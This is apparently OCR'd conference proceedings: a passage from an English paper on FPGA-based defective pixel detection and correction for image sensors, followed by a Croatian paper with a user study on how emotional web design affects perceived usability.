The detection algorithm can be divided into two main functional parts. In the first part, called "candidate screening", the value of the current pixel is compared to the average value of the adjacent pixels. If the difference of the two values is greater than a defined threshold, the current pixel is proclaimed possibly defective and its value and coordinates are saved into the candidate memory. The second part of algorithm, called "defect screening", confirms or refutes the defectiveness of candidates declared in the first part. When the current pixel is declared a candidate, its current value is compared to its previous value, which is read from the candidate memory. If the absolute difference of values exceeds a configurable threshold, then the time parameter of the candidate is incremented and saved back into candidate memory. The value of the time parameter indicates the number of frames in which the value of the pixel did not change more than a value set by a pre-defined threshold. If the pixel remains unchanged in subsequent frames sufficiently for the time parameter to exceed a certain threshold ("time threshold"), the pixel is confirmed defective and saved into the defect pixel memory. It is possible (depending on parameter values) that a correct pixel is confirmed defective and saved into the defect memory. This event is called a "false positive" detection. To prevent false positive detections from affecting image quality, the defect pixels are periodically removed from the defect memory and saved into the candidate memory for rechecking.

IV. Implementation

The described algorithm is implemented in VHDL hardware description language, and is targeted for a FPGA logic device. Simulation and synthesis of the implementation is performed using the Lattice Semiconductor Diamond design software suite, version 1.3.




Figure 2. Functional architecture of core

Table I. Synthesis report

FPGA Family	Registers	LUT4s	EBR	Max. freq	Logic levels
ECP2	1018	1332	8	108 MHz	6

A. Line buffer

The line buffer is a component which stores the incoming sensor pixels into a temporary memory, filled line by line. After receiving five lines of pixels of a single frame, the buffer outputs the pixels in such way that the next stage of the pipeline receives the lines of the image at the same time together with correctly delayed and aligned control signals.

B. Core algorithm

The core algorithm architecture is shown in Fig 2. The coordinate counters count the current pixel coordinates and update their value every clock cycle in order for their values to be compared with the pixel coordinates read from either the defect or candidate memory, both implemented as a FIFO queue. When a pixel is read from sensor it goes through three stages.

First, the pixel is checked if it was already declared defective, in which case the interpolation is performed. When the current coordinates are equal to the coordinates read from the defect FIFO, the current pixel is considered defective and the interpolation process is enabled. The FIFO structure removes the need to iterate and search through the complete list of defective pixels, because the output of the list is sequentially ordered. During the interpolation, the adjacent pixels of the same color are input into the calculation pipeline, the output of which is the interpolated value.

If the pixel had not been found defective and consequently not interpolated, it enters the second stage of algorithm, which is the detection part. In the detection part, the current coordinates are verified to be equal to the coordinates read from the candidate FIFO memory which contains the lists of possible, but yet unconfirmed defective pixels. If the coordinates match, defect screening is enabled. In defect screening, the previous value and the time parameter of the pixel is loaded from the candidate FIFO. If the difference between the current pixel value and the previous value does not exceed a defined threshold (to cancel effects of noise), the value of the time parameter is incremented. When the value of the time parameter exceeds the threshold, the pixel is declared defective and saved into defect FIFO memory.

Finally, if the current coordinates are not equal to the coordinates read from the defect FIFO or the candidate FIFO, a third stage called candidate screening is performed. The pixel is analyzed and compared with the average of the neighboring pixels of the same color. If the difference is greater than a certain threshold, the pixel is declared a candidate for defection and stored into the candidate FIFO memory.



Figure 3. First row, original images, second row, demosiaced without correction, third row, corrected and demosaiced

The pipeline consists of a ladder adder and a multiplier, combined with additional control logic. Both the interpolation and candidate screening stages use the same pipeline resources (the adders and multiplier), conserving space in the implementation process.

C. Synthesis

Synthesis is performed for Lattice Semiconductor ECP2 FPGA and is performed in Lattice Diamond software. The synthesis report generated for the implementation is given in Table 1. One can see that the implementation satisfies the general standards or the FPGA style circuitry.

V. Experimental results

The core was simulated with specifically designed video sink and source behavioral components. The input of the video source component was an image [14] with additive noise, and the output of the sink component was a file containing the resulting images. The density of defective pixels in the input was approximately 0,5 %. We compared our algorithm with an online algorithm [10]. Images were first converted into a Bayer pattern format and then corrected with both algorithms. At last, demosacing was done using the Matlab function "demosaic". The results were compared with CPSNR quality measure. Although our primary concern in design was the area and speed optimization for implementation in an FPGA device, our algorithm has shown good performance. It outperforms Li and Randhawa [10] algorithm by approximately one decibel in every



Figure 4. Example of defect pixel correction, from up to down, from left to right : original, converted into Bayer patern, with 0.5 % defect pixel density, demosaiced with defectivce pixels, defects corrected, defect corrected and demosaiced

TABLE II. CPSNR (dB) IMAGE QUALITY RESULTS FOR 0.5% DEFECT PIXEL DENSITY

Image	Li and Randhawa	**Proposed algorithm**	Without correction
Fig. 3, left	29.77	**30.73**	26.11
Fig. 3, center	34.34	**35.82**	17.73
Fig. 3, right	31.63	**32.64**	27.88

performed test. It is important to emphasize that [10] is an online algorithm and does not use the previous images to find a defect. It is also more computationally complex; for interpolation and detection it applies cubic interpolation from four directions and employs a 10x10 pixel neighborhood, compared to the 5x5 neighborhood of the described algorithm.

VI. CONLUSION

In this paper we propose a combination of an offline and online method for defective pixel correction. The method uses the current image to find the possibly defective pixels, which are confirmed or discarded by repeating the analysis on successive frames. We find that this type of algorithm performs well on FPGA logic device because of the availability of small embedded memory and logic resources. The method was compared to a different defective pixel correction method. The comparison results show that our method was able to remove defective pixels with minimal color artifacts while producing images with superior CPSNR image quality measure.

ACKNOWLEDGMENT

Special thanks go to the company Mikroprojekt d.o.o. under which guidance this paper was created, and which provided the necessary tools and equipment for the research. Luka Mijatović and Hrvoje Dean also thank Professor Hrvoje Džapo of University of Zagreb for his encouragement and assistance in creating this paper, as well as advices on technical issues.

REFERENCES

[1] V. Premachandran and R. Kakarala, “Measuring the Effectiveness of Bad Pixel Detection Algorithms Using the ROC Curve,” Consumer Electronics, IEEE Transactions on, vol. 56, Issue: 4, November 2010.

[2] J. Dudas, L. Wu, C. Jung, G. H. Chapman, Z. Koren, and I.Koren, “Identification of in-field defect development in digital image sensors,” Proc SPIE-IS&T Electronic Imaging, vol. 6502, 2007.

[3] Imperx, Inc, “Lynx camera series defect pixel correction, Application note AN-L05,” 2006.

[4] J. Heller and J. Breisch, “CMOS imaging device with integrated defective pixel circuitry,” US Patent 6,396,359, May 2002.

[5] E.R. Fossum, N. Doudoumopolous and R. Panicacci, “Dead pixel correction by row / collumn substitution,” US Patent 6,611,288, August 2003.

[6] D. D. Pape, “Defect correction for CCD and CID imagers," EU Patent 0-458-030-A1, March 1991.

[7] M.G. Kovac, “Removal of Dark Current Spikes from Image Sensor Output Signals,” US Patent 3,904,818, September 1975.

[8] A. Tanbakuchi, A. van der Sijde, B. Dillen, A. Theuwissen and W. de Haan, “Adaptive pixel defect correction,” Proc SPIE Sensors and Camera Systems for Scientific, Industrial and Digital Photography Applications IV, vol. 5017, pp. 360–370J, 2003.

[9] H. Stanback, X. Zhang, R. Kakarala and B. Y. P. Ying, “System and method for detecting and correcting defective pixels in a digital image sensor,” US Patent 7,460,688, December 2008.

[10] J. S. J. Li and S. Randhawa, “Dynamic Range Bad Pixel Correction within Edge-Preserving Colour Filter Array Demosaicking,” Proc IVCNZ Image and Vision Computing, pp. 357-362, New Zealand 201.

[11] R. Kakarala, “Digital image system and method for combining demosaicing and bad pixel correction,” US Patent 2004/0032516 A1, February 2004.

[12] H. Nagatsuma, Y. Masui, T. Nakamura, and K. Nishiwaki, “Defective pixel detector, imaging device, and defective pixel detection method,” US Patent 2009/0016638 A1, January 2009.

[13] G.H. Chapman, S. Djaja, D.Y.H. Chung, Y. Audet, I. Koren, Z. Koren, “A self correcting active pixel sensor using hadrware and sofware correction,” Design and test of computers, IEEE, 2004.

[14] Kodak, “Kodak photo cd pcd0992,” http://r0k.us/graphics/kodak/, 1991.

Emocionalni dizajn: važnost emocija u procesu izrade web stranica

Ivan Grbavac *, Nikola Marangunić ** i Andrina Granić **
* os-otric-seoci-001@skole.htnet.hr
Osnovna škola „Otrići-Dubrave“, Otrić-Seoci
** {nikola.marangunic; andrina.granic}@pmfst.hr
Prirodoslovno-matematički fakultet/Odjel za informatiku, Sveučilište u Splitu

Sažetak - U radu se ističe važnost emocija u procesu dizajna web stranica. Općenito prilikom dizajniranja bilo kojeg predmeta, važno je dizajn obogatiti onim „nečim“ što će kod korisnika izazvati pozitivne emocije. Naime, proizvod koji budi pozitivne emocije, pruža užitak korištenja te pozitivna iskustva korisnika. Važno je da dizajn svojim izgledom i pruženom funkcionalnošću implicira pozitivna iskustva koja se reflektiraju na korisnikovu ponovnu želju za korištenjem istog ili nekog sličnog proizvoda. Biološki gledano, dizajnom je važno zadovoljiti tri nivoa procesuiranja u mozgu: visceralni, bihevioralni i misaoni. Tek se u tom slučaju dizajn smatra uspješnim. U prvom dijelu rada opisuju se tri nivoa procesuiranja, njihova veza s emocijama kao i bitni aspekti o kojima prilikom dizajniranja treba voditi računa. U drugom dijelu rada donose se rezultati istraživanja u kojem se uspoređuju dvije web stranice sličnog sadržaja i funkcionalnosti, ali bitno različitog dizajna. Pretpostavka je da će web stranica koja je „ljepše“ dizajnirana kod korisnika (iskusnih i manje iskusnih) izazvati više pozitivnih emocija, te da će ujedno biti procijenjena lakšom i jednostavnijom za korištenje. Statističkom obradom dobivenih rezultata pokazalo se da su pretpostake istraživanja potvrđene, te da se rezultati mogu pripisati utjecaju boljeg ili lošijeg dizajna na procjenu emocionalnog odgovora korisnika kao i utjecaja na procjenu funkcionalnosti zadanih web stranica.

I. UVOD

U današnje vrijeme važnost dobrog i uspješnog dizajna zaista je velika. Sve što nas okružuje rezultat je procesa dizajniranja, bilo da se radi o ručnom satu, šalici iz koje pijemo ili stolici na kojoj sjedimo. Dizajn tih predmeta treba biti takav da ih ljudi sa zadovoljstvom uvijek iznova koriste. Koliko je važno da nam predmeti koji nas okružuju pružaju pozitivno iskustvo korištenja, isto toliko je važno i da web stranice koje svakodnevno posjećujemo budu u skladu s našim očekivanjima što se tiče njihovog izgleda ali i upotrebljivosti (eng. usability). Upotrebljivost kazuje koliko se lako i jednostavno koristi funkcionalnost određenog proizvoda ili usluge. Termin se odnosi podjednako na korisnička sučelja operacijskih sustava, računalnih programa ali i web stranica (eng. web usability) koje susrećemo na osobnim računalima ili mobilnim telefonima [1].

Internet je danas kao medij vodeći način komunikacije i pružanja informacija, a upravo web stranice su ogledalo područja koje predstavljaju, bilo da je riječ o ozbiljnom poslu ili zabavi. Svaki dizajn, pa tako i onaj web stranica, mora kod korisnika izazvati pozitivne emocije jer one uzrokuju pozitivno raspoloženje. Uspješan i dobar dizajn ne smije frustrirati, nego stvarati osjećaj ugode i zadovoljstvo (ponovnog) korištenja.

Pojam emocionalnog dizajna podrazumijeva udovoljavanje korisnikovim potrebama i izazivanje pozitivnog iskustva korištenja, što vodi ka dizajnu koji je usmjeren korisniku.

Prvi dio rada govori o emocijama i tri nivoa procesuiranja u mozgu koja su zaslužna za sve naše aktivnosti. Prema tome, u cilju realizacije uspješnog dizajna, važno je da proces dizajniranja obuhvati sva tri nivoa procesuiranja. Norman [2] napominje da korisnici prilikom korištenja dva predmeta koji imaju iste mogućnosti i podjednaku funkcionalnost, uvijek smatraju funkcionalnijim onaj predmet koji je „ljepše“ dizajniran i čiji im se izgled više sviđa.

Događa li se isto i s web stranicama? Odgovor na navedeno pitanje pokušat će se pružiti u drugom dijelu rada gdje se opisuje istraživanje u kojem se uspoređuju dvije različito dizajnirane web stranice sličnog sadržaja i funkcionalnosti. Pretpostavlja se da će korisnici smatrati funkcionalnijom i lakšom za korištenje onu web stranicu koja je „ljepše“ dizajnirana jer će ona kod njih izazvati više pozitivnih emocija. U radu se iznose rezultati empirijskog istraživanja i njihova interpretacija.

II. UTJECAJ POZITIVNIH I NEGATIVNIH EMOCIJA

Emocije su stanja koja određuju čovjekovo raspoloženje. One traju dosta kratko, za razliku od raspoloženja koje traje puno duže. Pozitivne emocije uzrokuju pozitivno raspoloženje, a negativne emocije negativno, te je upravo zbog toga važno da ljudi češće dožive neku pozitivnu emociju [3].

Emocije i raspoloženja, koji su prisutni kod ljudi u određenim trenucima, zapravo određuju njihovo ponašanje i njihovu razinu tolerancije prema drugim ljudima ili prema određenim predmetima s kojima stupaju u interakciju. Dok se osoba osjeća ugodno puno učinkovitije razmišlja i razmatra mnogo više alternativnih rješenja problema koji se nalazi pred njom. Dobro

raspoložene osobe su mnogo kreativnije i motiviranije od osoba lošeg raspoloženja. Za razliku od osoba koje su dobro raspoložene, one nešto lošijeg raspoloženja pri rješavanju određenog problema koncentriraju se isključivo na taj problem; žele ga što prije riješiti, ne žele dodatno razmišljati i potražiti možda neka bolja ili prikladnija rješenja. Na naše raspoloženje utječe mnogo različitih faktora, od vremenskih uvjeta, hrane, dužine spavanja, okruženja, pa sve do predmeta koje svakodnevno koristimo. Ukoliko su predmeti loše dizajnirani, kod osoba će izazvati negativne emocije, osoba će se loše osjećati te neće biti zainteresirana za njihovo korištenje.

Slično je i sa web stranicama. Danas je jako veliki broj korisnika interneta, te ukoliko „otvore“ loše dizajniranu web stranicu vjerojatno je neće htjeti koristiti jer će je doživjeti kao kompliciranu i tešku za korištenje. Međutim, možda konkretna web stranica samo „nije lijepa“. Važno je istaknuti da će osoba/korisnik isti proizvod s istom funkcionalnošću percipirati kao puno bolji ako je on privlačniji izgledom i ako kod korisnika budi pozitivne emocije. Zbog toga je bitno da se svakim dizajnom izazove neka pozitivna emocija kako bi privukla korisnika na prvi pogled.

III. DIZAJNIRANJE ZA TRI NIVOA PROCESUIRANJA

Reeve [4] navodi da u ljudskom mozgu postoje tri različita nivoa procesuiranja informacija iz kojih proizlaze neke ljudske osobine: visceralni, bihevioralni i misaoni nivo.

Na *visceralnom nivou* procesuiranja informacija u mozgu se događaju stvari koje čovjek radi nesvjesno. Mozak je na visceralnoj razini najjednostavniji i veoma je osjetljiv. Visceralni nivo nije u stanju razmišljati, zaključivati i uspoređivati različite situacije. Ljudi prirodno vole kada im je toplo, vole jednostavne i skladne melodije, milovanje, maženje, nasmijana lica, tople boje, dok ne vole visine, iznenadne glasne zvukove, ekstremnu vrućinu i hladnoću. Kada čovjek percipira nešto kao lijepo, to dolazi izravno iz visceralnog dijela mozga. Upravo zbog toga važno je dizajnirati predmete na način da oni privuku korisnika na prvi pogled. Načela dobrog visceralnog dizajna su: korištenje svijetlih, visoko zasićenih boja, oblih linija, lijepih zvukova i slično. Ako dizajn sadrži ove komponente on će za korisnika biti atraktivan i privlačan, a dizajniranje za visceralni nivo uspješno.

Sljedeći nivo procesuiranja informacija u mozgu je *bihevioralni nivo*. Taj nivo je također nesvjestan i on je zaslužan za neke stvari koje svakodnevno radimo a da o njima ne razmišljamo. Kada pričamo ne razmišljamo o pokretu naših usana, kada hodamo ne razmišljamo o tome kako podižemo noge, kada jedemo ne razmišljamo kako žvačemo hranu. Bihevioralni dizajn se zapravo odnosi na sve ono što ima veze s upotrebom određenog predmeta. Mi želimo da nešto funkcionira na ispravan način i ne želimo razmišljati kako se upotrebljava. Jednostavno predmet bi sam trebao upućivati na svoje korištenje. Za dobar bihevioralni dizajn ne igra ulogu izgled predmeta, važno je da je predmet jednostavan i lak za korištenje (upotrebljiv), razumljiv i funkcionalan. Svaki proizvod mora ispunjavati svrhu onoga za što je namijenjen, inače bihevioralni dizajn takvog predmeta nije uspio. Primjerice, ako sat ne pokazuje točno vrijeme, tada nije važno to što je estetski privlačan. Zakazale su njegove glavne funkcije i ne može se smatrati uspješnim.

Misaoni nivo procesuiranja informacija je jedini kojega smo svjesni. Kod odluke o kupnji nekog predmeta razmišljamo o tome koliko nam je potreban, a ne samo da li nam se sviđa. To znači da smo donijeli misaonu odluku. Za misaoni dizajn je najvažniji sveukupan dojam koji na njega ostavlja proizvod ali veoma važnu ulogu igra i pozitivno iskustvo korištenja. Važno je da nas nešto privuče na prvi pogled, da je funkcionalno i upotrebljivo, te da imamo pozitivna iskustva korištenja takvog ili sličnog proizvoda. Tek ako neki predmet zadovoljava sve ove komponente možemo reći da je njegov misaoni dizajn uspio. Na misaonoj razini manji nedostaci jednog aspekta mogu biti zanemareni ako je korisnik u cjelini zadovoljan s proizvodom.

U skladu s navedenim, za dobar dizajn je veoma važno da budu zadovoljeni visceralni, bihevioralni ali i misaoni nivo procesuiranja u mozgu.

IV. ISTRAŽIVANJE UTJECAJA EMOCIONALNOG DIZAJNA NA KORISNIKE WEB STRANICA

Cilj provedenog istraživanja bio je ispitati kako različit dizajn dvije web stranice utječe na procjenu emocionalnog stanja i osobnog zadovoljstva skupine korisnika. Pretpostavka je da će modernije dizajnirana web stranica od strane korisnika biti procjenjivana ljepšom ali i jednostavnijom za korištenje. Pokazati će se na koji način dizajn dviju web stranica sličnog sadržaja može kod korisnika izazvati različite emocije, osjećaj veće lakoće korištenja i pružanja bogatije funkcionalnosti one web stranice koja je ljepše dizajnirana. U istraživanju su se koristila dva upitnika; Upitnik emocionalnog odgovora i Upitnik osobnog zadovoljstva. Ispitivane su razlike u procjenama dviju web stranica različitog dizajna od strane dvije skupine korisnika (iskusnih i neiskusnih u korištenju interneta) kao i korelacija odgovora dobivenih iz dvaju korištenih upitnika.


A. Sudionici

U istraživanju je sudjelovalo 30 korisnika, od toga 16 muškaraca (53%) i 14 žena (47%), starosti od 17 do 56 godina. Najviše korisnika bilo je od 21 do 24 godine starosti, njih čak 43%. Stupanj obrazovanja sudionika kretao se od osnovne škole (6%) do fakultetske razine (17%) s tim da je najviše sudionika bilo sa završenom srednjom školom (77%). Sudionici su odabrani slučajnim odabirom kako bi reprezentirali široki raspon populacije, tj. kako bi proporcionalno bili zastupljeni po spolu, dobi, stupnju obrazovanja i iskustvu u korištenju računala i interneta. Ispitalo se također koliko su vremena sudionici koristili računalo i internet u proteklih godinu dana. Polovica sudionika koristila je računalo 8 sati tjedno dok je njih čak 40% koristilo internet samo nekoliko sati mjesečno. Na osnovu ovih rezultata korisnici su bili podijeljeni u dvije skupine: iskusni i neiskusni. Iskusnima su se smatrali svi oni korisnici koji su koristili internet

najmanje 2 do 4 sata dnevno, a neiskusnima oni koji su ga koristili manje od 2 sata dnevno ili je njihovo korištenje interneta obuhvaćalo samo pojedine stranice. Usporedbom stranica koje su korisnici navodili da najčešće posjećuju, dobiveno je da je www.facebook.com najposjećenija stranica (60% korisnika) kojeg slijedi www.index.hr (43% korisnika). Slika 1 prikazuje i ostale najposjećenije web stranice od strane sudionika.

Velika većina iskusnih korisnika koristi računalo više od 8 sati tjedno (njih čak 93%), dok ga neiskusni korisnici najviše koriste 4 do 6 sati tjedno. Korištenje računala detaljnije je prikazano u Tablici 1.

Velika razlika vidljiva je između dvije skupine i u korištenju interneta. Čak 53% iskusnih korisnika koristi internet više od 4 sata na dan. Kod neiskusnih korisnika situacija je suprotna, njih 80% koristi internet samo nekoliko sati mjesečno (vidi Tablicu 2).



Slika 1. Najposjećenije web stranice od strane sudionika

TABLICA I. TJEDNO KORIŠTENJE RAČUNALA ISKUSNIH I NEISKUSNIH KORISNIKA

Korisnici	**< 2 sata**	**2-4 sata**	**4-6 sati**	**6-8 sati**	**> 8 sati**
neiskusni	20%	13%	40%	20%	7%
iskusni	0%	0%	1%	6%	93%

TABLICA II. KORIŠTENJE INTERNETA ISKUSNIH I NEISKUSNIH KORISNIKA

Korisnici	**< 2 sata na mjesec**	**> 2 sata na mjesec**	**< 2 sata dnevno**	**2-4 sata dnevno**	**> 4 sata dnevno**
neiskusni	7%	80%	13%	0%	0%
iskusni	0%	0%	0%	47%	53%

B. Instrumenti

Sudionici istraživanja su koristili dvije web stranice. Jedna web stranica je bila *www.narodni.hr* (vidi Sliku 2). Ona je bila primjer dobrog, „emocijama obojenog" dizajna, te se pretpostavilo da će je kao takvu korisnici procijeniti boljom i lakšom za korištenje.

Druga web stranica je bila *www.radiodalmacija.hr* (Slika 3). S obzirom da navedena stranica nije jasno i nedvosmisleno ukazivala na svoju namjenu, da je pretrpana s raznorodnim sadržajem, te da kao takva nije dobro dizajnirana, pretpostavilo se da će je i sudionici procijeniti lošije nego prethodnu stranicu.

Za procjene dviju navedenih web stranica korištena su dva upitnika. *Upitnik emocionalnog zadovoljstva* sastoji se od 8 tvrdnji, pri čemu svaka tvrdnja odgovara određenoj emociji: tuzi, zabrinutosti, iritaciji, očekivanju, iznenađenju, povjerenju, sviđanju i sreći [5]. Upitnik se sastoji od slijedećih tvrdnji:

1) Izgled web-stranice pobuđuje u meni osjećaj tuge.
2) Osjećam se zabrinuto dok promatram web-stranicu.
3) Pojedini dijelovi web-stranice posebno su mi iritantni.
4) Web-stranica je ispunila moja očekivanja.
5) Web-stranica je bila pravo iznenađenje za mene.
6) Promatrajući web-stranicu u meni se javlja povjerenje u ono što ona prezentira.
7) Sviđa mi se dizajn web-stranice.
8) Web-stranica pobuđuje u meni osjećaj zadovoljstva.

Razinu slaganja s navedenom tvrdnjom, korisnici su morali procijeniti na Likertovoj skali od 5 stupnjeva, gdje ocjena 1 označava da se uopće ne slažu, 3 da se niti slažu niti ne slažu, a 5 da se u potpunosti slažu s navedenom tvrdnjom. Ovim upitnikom se procjenjuje koje emocije pojedina web stranica izaziva kod korisnika.



Slika 2. Prikaz web stranice www.narodni.hr



Slika 3. Prikaz web stranice www.radiodalmacija.hr

Drugi korišteni upitnik bio je *Upitnik osobnog zadovoljstva* [6] koji sadrži 10 tvrdnji koje se odnose na korisnikovu percepciju funkcionalnosti i lakoće korištenja web stranice. Upitnik se sastoji od slijedećih tvrdnji:

1) Želio/željela bih često koristiti web-stranicu.
2) Web-stranica mi se čini nepotrebno kompleksna.
3) Web-stranicom se lako koristiti.
4) Mislim da bi mi trebala tehnička pomoć da bi mogao/mogla koristiti web-stranicu.
5) Razne funkcije web-stranice su u njoj dobro integrirane.
6) Mislim da ima previše nedosljednosti na web-stranici.
7) Čini mi se da većina ljudi može vrlo brzo naučiti koristiti web-stranicu.
8) Mislim da je web-stranica vrlo nezgrapna za korištenje.
9) Tijekom rada osjećao/osjećala sam da je web-stranica pouzdana za korištenje.
10) Prije boljeg korištenja web-stranice morao/morala bih još dosta naučiti o njoj.

Procjena se također određuje na Likertovoj skali od 5 stupnjeva. Ovaj upitnik pokazuje koliko se korisnicima pojedina web stranica čini funkcionalnom i lakom za korištenje te koliko su korisnici zadovoljni dizajnom stranice.

C. Postupak

Provedeno istraživanje sastojalo se od tri dijela. Korisnicima je dana uputa za sudjelovanje u kojoj su detaljno opisana sva tri dijela istraživanja. Upute, kao i odgovarajući upitnici su korisnicima poslani elektroničkom poštom (e-mailom). U prvom dijelu korisnici su ispunili ulazni upitnik pomoću kojeg su dobiveni njihovi opći podaci na temelju kojih su podijeljeni u dvije grupe (iskusne i neiskusne u korištenju interneta).

U drugom dijelu korisnicima je dana uputa da posjete web stranice radio Dalmacije [7] i Narodnog radija [8] te da kroz 5 do 10 minuta pregledaju sadržaj navedene stranice. Polovica korisnika je prvo pregledavala web stranicu *www.radiodalmacija.hr*, pa onda *www.narodni.hr*, a druga polovica obrnuto. Rotacije su provedene da bi se utjecaj slučajnih faktora podjednako podijelio na obje eksperimentalne situacije. Nakon pregledavanja određene web stranice, sudionici su trebali popuniti Upitnik emocionalnog odgovora i Upitnik osobnog zadovoljstva u kojem su procijenili kakav emocionalni utisak ostavlja zadana web stranica, koliko je laka za korištenje i koliko je prilagođena korisniku. Sudionici su svoje rezultate poslali e-mailom natrag eksperimentatoru koji je rezultate zabilježio u odgovarajući protokol.

D. Rezultati

Primjenom adekvatnih statističkih postupaka u skladu s navedenim ciljem istraživanja, dobiveni su sljedeći rezultati. Rezultati deskriptivne statistike koja uključuje aritmetičke sredine (M) i standardne devijacije (SD) rezultata dvije skupine korisnika iz dva upitnika (emocionalnog odgovora – emo, te subjektivnog zadovoljstva – sus), zajedno s brojem korisnika (N) prikazana je u Tablici 3.

Nadalje, Tablica 4 prikazuje aritmetičke sredine (M) i standardne devijacije (SD) rezultata u cijelom uzorku korisnika (N). U cilju ispitivanja razlike u procjenama dviju stranica od strane dvije skupine korisnika (iskusnih i neiskusnih u korištenju interneta), primjenom t-testa za nezavisne uzorke (Tablica 5) dobivena je statistički značajna razlika u procjenama stranice www.radiodalmacija.hr u upitniku emocionalnog odgovora ($t = 3,79$; $df = 28$; $p < 0,01$). To znači da je navedena stranica kod neiskusnih korisnika izazvala više pozitivnih emocija nego kod iskusnih (jer su imali veći rezultat u Upitniku emocionalnog odgovora od iskusnih, što je vidljivo iz Tablice 3). S obzirom da se pretpostavilo da će bolje dizajnirana stranica kod korisnika izazvati pozitivnije emocije, navedeni se rezultat može objasniti time da korisnici koji manje koriste internet nemaju jednaku referentnu točku (subjektivnu vrijednost ili pojam dobre/loše web stranice temeljem koje rade usporedbu) kao iskusni korisnici.

TABLICA III. DESKRIPTIVNA STATISTIKA REZULTATA ZA DVIJE SKUPINE KORISNIKA

Upitnik	Korisnici	N	M	SD
emoDalm	iskusni	15	10,40	4,733
	neiskusni	15	17,33	5,273
emoNar	iskusni	15	25,67	2,743
	neiskusni	15	22,73	4,758
susDalm	iskusni	15	40,83	16,894
	neiskusni	15	59,50	16,207
susNar	iskusni	15	83,33	9,433
	neiskusni	15	70,33	14,816

Navedeno je rezultat manjka iskustva u korištenju različitih internetskih sadržaja, tj. poznavanja manjeg broja internetskih stranica s kojima mogu usporediti zadanu stranicu. Rezultat toga može biti dobivena značajna razlika u procjenama iskusnih i neiskusnih korisnika.

Nadalje, dobivena je statistički značajna razlika u procjenama stranice www.narodni.hr u upitniku emocionalnog odgovora od strane iskusnih i neiskusnih korisnika ($t = 2,07$; $df = 28$; $p < 0,05$). To znači da je web stranica izazvala pozitivnije emocije kod iskusnih korisnika nego kod neiskusnih, što je u skladu s očekivanjima. Naime, s obzirom na veće iskustvo, oni koji više koriste internet jasnije su doživjeli razliku u dizajnu i u skladu s time iskazali pozitivniji emocionalni odgovor, za razliku od onih neiskusnih kod kojih je ta razlika manje izražena. Drugi korišteni upitnik bio je Upitnik subjektivnog zadovoljstva korisnika. Primjenom t-testa za nezavisne uzorke dobivena je statistički značajna razlika u procjenama dviju stranica. Web stranica www.radiodalmacija.hr je procijenjena funkcionalnijom i lakšom za korištenje od strane neiskusnih korisnika nego od strane iskusnih ($t = 3,09$; $df = 28$; $p < 0,01$). S druge strane, web stranica www.narodni.hr je procijenjena učinkovitijom od strane iskusnih korisnika ($t = 2,87$; $df = 28$; $p < 0,01$).

Promatrajući prosječne vrijednosti rezultata korisnika vidljivo je da neiskusni korisnici imaju manju razliku u procjenama učinkovitosti i funkcionalnosti dvije stranice. Manjak iskustva rezultira time da im je potrebna približno jednaka pomoć u korištenju obje stranice. Nadalje, jednako im je važna prilagođenost i jasnoća upotrebe stranice bez obzira na dizajn. S druge strane, iskusni korisnici su imali veću razliku u procjenama dviju web stranica, s tim da su stranicu www.narodni.hr procjenjivali funkcionalnijom i prilagođenijom korisniku.

Pretpostavlja se da je dizajn stranice kod iskusnih korisnika više utjecao na njihove procjene. Poznavanje velikog broja internetskih stranica omogućilo im je lakšu usporedbu sa zadanom stranicom. Bez obzira što im je kod većine internetskih sadržaja potrebna mala pomoć, mogli su jasno odrediti za što bi im, da imaju manje iskustva, trebala veća pomoć. Sve navedeno rezultiralo je jasnijim razlikama u procjenama iskusnih i neiskusnih korisnika.

TABLICA IV. DESKRIPTIVNA STATISTIKA REZULTATA ZA CIJELI UZORAK KORISNIKA

Upitnik	**N**	**M**	**SD**
emoDalm	30	13,87	6,056
emoNar	30	24,20	4,097
susDalm	30	50,17	18,834
susNar	30	76,83	13,880

TABLICA V. PRIKAZ ZNAČAJNOSTI RAZLIKA U PROCJENAMA DVIJU WEB STRANICA ZA DVIJE SKUPINE KORISNIKA

Upitnik	**Korisnici**	**t**	**df**	**p**
emoDalm	iskusni	3,79	28	< 0,01
	neiskusni			
emoNar	iskusni	2,07	28	< 0,05
	neiskusni			
susDalm	iskusni	3,09	28	< 0,01
	neiskusni			
susNar	iskusni	2,87	28	< 0,01
	neiskusni			

